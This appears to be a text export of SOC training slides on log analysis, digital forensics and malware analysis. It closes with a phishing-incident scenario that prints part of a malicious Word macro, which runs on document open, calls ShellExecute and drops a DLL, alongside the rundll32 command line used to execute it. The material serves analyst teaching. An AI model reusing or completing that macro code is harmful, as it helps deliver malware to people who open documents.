Data cleansing is a process that involves the detection and replacement or removal of inaccurate, incomplete, irrelevant or corrupted information.

It is important to ensure that the logs being analyzed contain accurate information and have not been altered. In some cases, attackers make it an objective to modify or delete logs to cover their tracks. In other cases, data could be logged incorrectly or inaccurately by the system or application due to a bug or misconfiguration.

## 2. Normalization

Normalization is the process of determining common fields in different types of logs so that all of them follow the same standards or formats. In SIEMs, normalization process logs into a readable and structured format as well as extracting important data and mapping the different fields contained.

## 3. Pattern recognition

Pattern recognition is a process of identifying patterns in logs in order to handle groups or individual logs appropriately.



# Log Analysis - Concepts

## 4. Classification and tagging

Classification and tagging is a process that involves categorizing individual log entries based on desired keywords or types.

## 5. Correlation analysis

Correlation analysis is the process of finding log entries that describe the same activity from multiple log sources (IDS/IPS, firewalls and other network appliances will generate their own log entries for the same traffic) or are correlated based on specific key points (activities pertaining to a single user, IP, etc).

## 6. Artificial Ignorance

Artificial ignorance is the process of ignoring entries that are not considered useful for analysis. Artificial ignorance is used to reduce the number of logs which are analyzed reducing the overhead of the analysis.

## 7. Parsing

Parsing is the process of splitting data into chunks of information that are easier to manipulate and store. Each log can contain multiple pieces of information and the goal of parsing is to recognize and group them in a meaningful way.

# Host Forensics

**Digital forensics** is a branch of forensic science that focuses on identifying, acquiring, processing, analyzing, and reporting on data stored electronically.

**Host based forensics** focuses on the collection and analysis of digital evidence collected from individual computer systems.

- Investigative/Iterative process: best method, best tool, analysis of search result
- Understanding of file systems, OS and applications
- Requires analysis, not just data extraction

**Evidence:** anything that can be presented in support of an assertion.


**Valid evidence** means that a forensic examination should involve two critical areas:

- *Use sterile and validated media for backups/clones*
  - overwrite with known/random hex value in order to eliminate any previous data.
  - forensically sterile media : use the known character 0x00
  - validate by running a checksum-64 hash against the media
- *Use validated forensic backup practices*

## **Forensic backups:**

- “*Forensic copy*”: original media copied directly to target media (same or larger capacity), any remaining space is overwritten with 0x00
- “*Forensic evidence files*”: one or more files containing a bit-for-bit copy of the data found on the source media.
  - Linux dd (data dump) uses .001 .002 etc. file extensions
  - EnCase Evidence File use .E01, .E02 etc. file extensions

## Order of volatility



# Host Forensics

## Main Areas/Techniques:

- Keyword search
- IOC search
- Artifact analysis
- Memory analysis
- Log analysis
- Timeline creation and analysis

## Types of evidence:

- Full backup copy
- Memory dump (live memory acquisition, RAM files)
- Live response data collection (scripting, third party tools – Kansa, F-Response, KAPE)
- Triage image

# Host Forensics

## Challenges:

- Data volatility;
- Difference in OS characteristics;
- Difference in File Systems;

## Key considerations:

- Set the right questions to answer and the right scope
- Use the right tools
- Arm yourself with the knowledge to find “Evidence of” (Artifact analysis)
- Know normal to find Evil

# Network Forensics

**Network forensics** is a sub-branch of digital forensics relating to the monitoring and analysis of computer network traffic for the purposes of information gathering, legal evidence, or intrusion detection.[1] Unlike other areas of digital forensics, network investigations deal with volatile and dynamic information. Network traffic is transmitted and then lost, so network forensics is often a pro-active investigation

## Why?

- Sometimes a hard drive/host isn't available;
- Evidence may already be collected and waiting (logs, pcaps);
- Really easy to scale up.

## Use cases:

- Continuous Incident Response and Threat Hunting (Proactive)
- Post-Incident Forensic analysis (Reactive)

# Network Forensics

## Network Source Data Types:

- **Full-Packet Capture (pcap)** – pcap files contain original data as seen at the collection point. They contain partial or complete packet data;
- **NetFlow** (and related flow-based collections) – Flow records contain a summarization of network communications seen at the collection point. NetFlow contains no content – just a summary record including metadata about each network connection.
- **Log Files** – most widely used source of data for network and endpoint investigations. They contain application or platform-centric items of use to characterize activities handled or observed by the log creator.

## Network Source Data Collection Platforms:

- **Layer 2-7 Devices** – any platform with control over a network link can provide valuable logging data regarding the communications that pass through it. Can be network infrastructure devices like switches, routers, firewalls and level 7 devices such as proxies, load balancers, DHCP and DNS servers. Endpoints may also be configured to generate full-packet capture data or to export NetFlow.
- **Switches** – A port mirror is a software tap that duplicates packets sent to or from a designated switch port to another. Also called a “SPAN” port. Traffic can be sent to a platform that performs collection or analysis.
- **Routers** – Generally provide NetFlow export functionality, enabling flow-based visibility with an appropriate collector;
- **TAP** – Hardware device that provides duplicated packet data streams that can be sent to a collection or observation platform connected to it. An “aggregating” tap merges both directions of network traffic to a single stream of data on a single port.

# Network Forensics

## Network-Based Processing Workflows

- **Ingest and distill** – Prepare for analysis and derive data that will more easily facilitate the rest of the analytic workflow;
- **Reduce and Filter** – Reduce large input data volume to a smaller volume allowing analysis with a wider range of tools;
- **Analyze and Explore** – Identify traffic and artifacts that support investigative goals and hypotheses;
- **Extract Indicators and Objects** – Find artifacts that help identify malicious activity, including filed values, byte sequences, files or other objects;
- **Scope and scale** – Search more broadly within source data for behavior that matches known indicators;
- **Establish baselines** – Identify parameters for “normal” patterns of behavior to help find anomalies that need to be investigated



# Network Forensics

## Network Traffic Anomalies

Establishing a baseline is critical in order to determine outlier events that may suggest suspicious or malicious activity.

- **HTTP GET vs POST Ratio** – establishes a typical activity profile for HTTP traffic. Large skews from the baseline may suggest brute force logins, SQL injection attempts, RAT usage, etc.
- **Top-Talking IP address** – unusually large spikes in traffic may suggest exfiltration activity, while spikes in connection attempts may suggest C2 activity
- **HTTP User-Agent** – can profile which web browsers, versions and extensions are in use.
- **Top DNS domains queried** – Usually not a lot of variation from day to day. Any domain that rockets to the top of the list may suggest an event that requires attention, such as a phishing campaign, C2 domain etc.
- **HTTP return Code Ratio** – a spike in 400-series events may indicate reconnaissance or scanning activity while a large number of 500-series codes could indicate failed login or SQL injection attempts.
- **Newly observed/Newly Registered Domains** – brand new domains are often associated with malicious activity, given that attackers generally require a dynamic infrastructure for their operations
- **Typical Port and Protocol Usage** – enables quick identification of anomalies that should be further explored for potential suspicious activity.
- **DNS TTL Values and RR Counts** – very short TTL values may suggest fast-flux- DNS or potential tunneling behavior. A high RR count could indicate large-scale load balancing associated with fast-flux or similar elastic architecture.

# Malware Analysis

Malware is a general term used to describe various variants of malicious software, it encompasses computer viruses, trojans, worms, spyware, ransomware, rootkits, keyloggers, to name a few.

In computer and information security, malware is described as malicious code written by cyberattackers with the intent of causing damage to data and systems, gain unauthorized access, disrupt business, spying and often, as a method to procure or extort money.

In order to have a clear understanding of the threat and to define effective measures to contain and remediate an incident, a security analyst might rely on malware analysis to aid in uncovering the mechanisms and behavior of a malware sample.


Malware analysis is the process of dissecting a file sample believed to be malware to determine its functionality, origin, mechanisms and artifacts, as to understand its purpose and how to effectively protect against it.

# Malware Analysis

There are various methods of malware analysis, however in a broad way they are described as either static, automatic (automated tools that perform analysis without the intervention of an analyst), behavioral (or dynamic), and code analysis.

Each method has several advantages and disadvantages regarding one another, as such it is beneficial to structure the methods in a hierarchy based on the time or effort required and the amount of information or accuracy they can provide.

Various tools are available and can be employed by analysts to perform malware analysis for any of the mentioned methods. The right method and the right tool can allow an analyst to quickly obtain the information necessary to stop an attack early in its tracks before it can cause any significant damage



# Malware Analysis

## 1. Static Analysis

Static analysis covers everything that can be gleaned from a sample without loading the program into executable memory space. It employs the use of various tools and techniques to parse its raw data and/or interpret it into a human readable format for analysis.

One of the most basic forms of static analysis is simply hashing the file. The hash can then be searched against the environment and on OSINT sources to validate its nature and possibly obtain key characteristics already available in the OSINT space. With the rise of the VirusTotal database, in many cases the information provided for a sample can prove sufficient in identifying its scope and behavior along with the individual IOCs related to it, greatly reducing the time and resources for analysis. In Windows, there are native commands available to generate a file hash, such as:

- cmd **certutil -hashfile <path/file name> <hash algorithm (MD5, SHA1, SHA256)>**
- Powershell **Get-FileHash <path/file name> -Algorithm <hash algorithm (MD5, SHA1, SHA256)>**

Attackers will often distribute the same malware to multiple machines or users with small changes (even a single bit difference can generate another hash) to throw off analysts or security controls. In those cases, fuzzy hashing can be used instead of the classical cryptographic hashing as with fuzzy hashing, changing small portions of a file will not significantly change the fuzzy generated hash of the file. One such algorithm used in cybersecurity is **ssdeep**.

# Malware Analysis

## 1. Static Analysis

Well known static analysis tools for different file types:

- Generally applied:
  - **file**: file types by magic number;
  - **Strings**: raw to readable;
  - **ExifTool**: used to inspect EXIF metadata;
  - **wxHexEditor**: view hex data of a file;
  - **CyberChef**: used for encryption, encoding, deobfuscation, compression and data analysis;
  - **base64dump**: locate and decode strings encoded in Base64 and other common encodings.
- PDF files:
  - **PDFid**: used to triage documents as it generates a list of observed objects in the file (AcroForm objects, JavaScript, OpenAction, object streams, URI, etc).
  - **PDF-parser**: performs similar checks to PDFid, but it expands the details of each object

# Malware Analysis

## 1. Static Analysis

- MS Office files (dde):
  - **mraptor**: quick check for macros;
  - **msodde**: used to parse office files to detect and extract commands communicated between programs (DDE links, CSV injections);
  - **msoffcrypto-tool**: used to decrypt or encrypt MS Office files;
  - **oletools**: suite of various tools to analyze MS OLE files, also called Structured Storage, Compound File Binary Format or Compound Document File Format.
- PE Files (executables):
  - **Manalyze**: static analysis of PE files;
  - **pefile**: python library for analyzing static properties of PE files;
  - **PE Tree**: examine contents and structure of PE files;
  - **Pedump**
  - **pecheck**


# Malware Analysis

## 1. Dynamic Analysis

Dynamic analysis is the process of running (executing / opening) the sample in a safe environment (usually a sandbox running in a virtual machine or container) and observing its behavior, collecting information regarding the samples actions and possibly interacting with the sample directly to trigger specific stages of the sample (some samples avoid running in a sandbox by performing certain checks such as if human interaction is present).

To dynamically analyze a file, the analyst must set up an environment to carry the “detonation” which is called a sandbox. Sandboxes contain the malware and its actions from interacting with physical devices to spread and cause damage.

### Common sandbox evasion techniques:



# Malware Analysis

## 1. Dynamic Analysis

A common and easy method of dynamic analysis is to create a Windows virtual machine, load tools such as the sysinternals suite (DiskMon, RegMon, TCPView, Process Explorer / Process Monitor, PsList, etc) and run them to monitor and log details. Ideally, the virtual machine should not be allowed to access any networks either locally or remotely. Then the malware is executed and its behavior can be observed with the use of the mentioned tools, plus many others.

Alternatively, there are both open source and commercially available malware sandboxes available:

- Cuckoo sandbox: an open source, automated and/or interactive malware analysis system.
- Any.run: a web based sandbox that also allows interaction with the environment and is able to extract a high number of details from the machine and detonated sample.
- Hybrid-Analysis: web based automatic analysis sandbox
- Joe Security: web based automatic analysis sandbox




# Scenario 1

On 10.12.2021, the SOC received a suspicious reported email from an end user.


## Identification

- **Email header analysis** reveals a mismatch between the sender IP address and the claimed sender domain (a known document signing platform).
- **Body analysis:** Email informs the user they must sign an invoice. The email contains a Google



# Scenario 1

- **Sandboxing** the URL leads to a .docx file. Downloading and opening the file, it is determined this is a macro enabled document.



# Scenario 1

- **Static analysis** of the file reveals that it's writing a "ier.dll" file to the "DefaultFilePath" for Microsoft: %APPDATA%\Microsoft\templates\.

```
olevba 0.56 on Python 3.9.7 - http://decalage.info/python/oletools
FILE: 0714_5835152731.doc
Type: OLE

VBA MACRO ThisDocument.cls
in file: 0714_5835152731.doc - OLE stream: 'Macros/VBA/ThisDocument'
-----
Option Explicit
Option Compare Text
Private Declare PtrSafe Function gc Lib "shell32" _
    Alias "ShellExecuteA" (ByVal hwnd As Long, _
        ByVal lpOperation As String, ByVal lpFile As String, _
        ByVal lpParameters As String, ByVal lpDirectory As String, _
        ByVal nShowCmd As Long) As Long
Dim hdv As String
Dim bbbb As String
Dim med As String
Private Sub Document_Open()
Dim vcbb As String

Dim cx, dfgdgdg
dfgdgdg = "n"
cx = wdUserTemplatesPath
bbbb = "r"
vcbb = Options.DefaultFilePath(cx)
bbbb = bbbb & "u" & dfgdgdg
Call xz
If Dir(vcbb & "\ier" & ".dll") = "" Then
Call yyy


If Len(hdv) > 2 Then
Call nam(hdv)
```

- **Dynamic analysis** shows the dll file is then executed with rundll32.exe:

body.Event.EventData.Data.ParentImage	body.Event.EventData.Data.CommandLine
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	"C:\Windows\System32\rundll32.exe" c:\users\[redacted]\appdata\roaming\microsoft\templates\ier.dll,HEEPUBQQN06

# Scenario 1

- Dynamic analysis: After a successful DNS query to one of its C2 servers, the malware will send back a POST Request (as seen below) to identify a newly infected victim



